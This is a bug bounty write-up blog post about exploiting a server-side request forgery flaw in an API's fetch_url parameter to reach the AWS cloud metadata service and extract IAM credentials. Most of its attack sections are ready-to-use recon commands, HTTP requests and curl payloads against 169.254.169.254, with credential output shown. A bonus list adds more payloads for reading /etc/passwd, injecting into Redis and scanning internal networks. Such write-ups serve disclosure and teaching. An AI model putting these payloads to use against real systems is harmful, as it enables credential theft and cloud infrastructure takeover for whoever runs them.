🚰 Not Just a Ping: How SSRF Opened the Gateway to Internal Secrets 🔓🧠
Hey there!😁
🚰 Not Just a Ping: How SSRF Opened the Gateway to Internal Secrets 🔓🧠
Free Link🎈
Hey there!😁

Image by Copilot
You know that feeling when you poke something just a little, and the whole thing falls apart like a Jenga tower? That’s what this SSRF bug felt like. One small ping… BOOM — internal secrets, cloud keys, and money raining down. 💸😂
If curiosity killed the cat, thank god I’m a hacker, not a cat. 🐱💻
Grab your coffee ☕ — here’s the full story of how I accidentally became an internal server’s best friend. 🧑🤝🧑
🔍 Phase 1: Recon Recon Recon — The Dating App for Bug Hunters ❤️
I was doing what all serious bounty hunters do: Mass recon while binge-watching Netflix in the background. 🎬
Here’s how I started:
subfinder -d target.com -silent > subs.txt
httpx -l subs.txt -mc 200,302 -title -tech-detect -vhost > live.txt
nuclei -l live.txt -t ssrf -severity high,critical
After scanning hundreds of endpoints, one caught my tired eyes:
https://api.target.com/utils/fetch_url?url=https://example.comHmm… fetch_url? Sounds like something that might make server-side requests… 👀
💡 SSRF detected (maybe)!
[embed]Bypassing Like a Pro: How I Fooled the WAF and Made It Pay 💸🧢 Hi there!infosecwriteups.com
🧪 Phase 2: Poking with Payloads — “Are You Home, Server?”
The first test was simple.
I changed the url parameter to my Burp Collaborator link:
https://api.target.com/utils/fetch_url?url=http://burp-collaborator-link.burpcollaborator.netAnd boom — callback received! 🎯 Server actually fetched the URL I supplied.
✅ Basic SSRF confirmed.
Now, time to level up.
[embed]404 to 0wnage: How a Broken Link Led Me to Admin Panel Access 🚪💻 Hey there!😁infosecwriteups.com
🎯 Phase 3: Exploitation — Internal Party Started 🎉
After confirming SSRF, the real goal was:
- Internal recon
- Access metadata
- Get credentials
- Pivot deeper
🎯 First target? Common internal IP ranges:
http://127.0.0.1
http://169.254.169.254 # cloud metadata
http://10.0.0.1
http://192.168.0.1
I sent this payload:
GET /utils/fetch_url?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1
Host: api.target.com
🧨 AND I GOT A RESPONSE!

Gif
Proof of Concept:
curl -i 'https://api.target.com/utils/fetch_url?url=http://169.254.169.254/latest/meta-data/'Response:
{
  "ami-id": "ami-0abcdef1234567890",
  "instance-id": "i-0abcdef1234567890",
  "hostname": "ip-10-0-1-23.ec2.internal",
  "iam": "available"
}
Metadata server = WIDE OPEN 😱.
🛠️ Phase 4: Diving Deeper — Give Me Those Sweet Credentials 🍬
Once I accessed the metadata root, I went specifically for IAM roles.
Sent this payload:
GET /utils/fetch_url?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
Host: api.target.com
Response:
admin-roleNice. Next, I pulled the actual credentials:
GET /utils/fetch_url?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role HTTP/1.1
Host: api.target.com
Response:
{
  "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",
  "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
  "Token": "IQoJb3JpZ2luX2VjE...",
  "Expiration": "2025-04-29T16:39:57Z"
}
🧠 AWS Access + Secret keys obtained!
✅ Now I could access S3 buckets, EC2, RDS, you name it — using these credentials.
📸 Full Proof of Concept
1. SSRF confirmed using Burp Collaborator link. 2. Accessed Metadata Service:
curl "https://api.target.com/utils/fetch_url?url=http://169.254.169.254/latest/meta-data/"3. Discovered IAM role:
curl "https://api.target.com/utils/fetch_url?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/"4. Stole AWS Credentials:
curl "https://api.target.com/utils/fetch_url?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role"📈 Bonus Techniques for SSRF to Critical Impact 🚀
Here’s more sauce to turn a low SSRF into big bounties:
✅ SSRF -> Cloud Metadata -> AWS Credentials -> Full Cloud Takeover
✅ SSRF -> Access Internal Admin Panels (http://localhost/admin)
✅ SSRF -> Port Scanning Internal Networks (using different url values)
✅ SSRF -> Redis Injection (target redis://127.0.0.1:6379)
✅ SSRF -> File Reading (try file:///etc/passwd) if allowed
🏆 Why Was This a Critical Bug?
- Access to internal-only cloud metadata
- Stolen valid AWS credentials
- Potential full infrastructure compromise
- Ability to spin new servers, download S3 buckets
🚀 This turned a boring url parameter into a P1 Critical report + huge bounty + eternal glory (and also paid for a new gaming setup for me). 🎮
🚀 Final Takeaways
- Always dig deeper once you confirm SSRF — don’t stop at “yay, it calls Burp Collaborator”.
- Target metadata services immediately. That’s where the gold is. 🪙
- Always think about internal network movement: port scanning, admin panels, databases.
- Recon is king — without subdomain and endpoint recon, none of this would have happened.
Connect with Me!
- Instagram: @rev_shinchan
- Gmail: rev30102001@gmail.com
EnnamPolVazhlkai😇
#BugBounty, #CyberSecurity, #InfoSec, #Hacking, #WebSecurity, #CTF
메타데이터
- post_id
- d18eeccd4745
- slug
- not-just-a-ping-how-ssrf-opened-the-gateway-to-internal-secrets-d18eeccd4745
- url
- https://infosecwriteups.com/not-just-a-ping-how-ssrf-opened-the-gateway-to-internal-secrets-d18eeccd4745
- canonical_url
- https://infosecwriteups.com/not-just-a-ping-how-ssrf-opened-the-gateway-to-internal-secrets-d18eeccd4745
- author_url
- https://medium.com/@iski
- status
- ok
- fetched_at
- 2026-07-20 03:36:17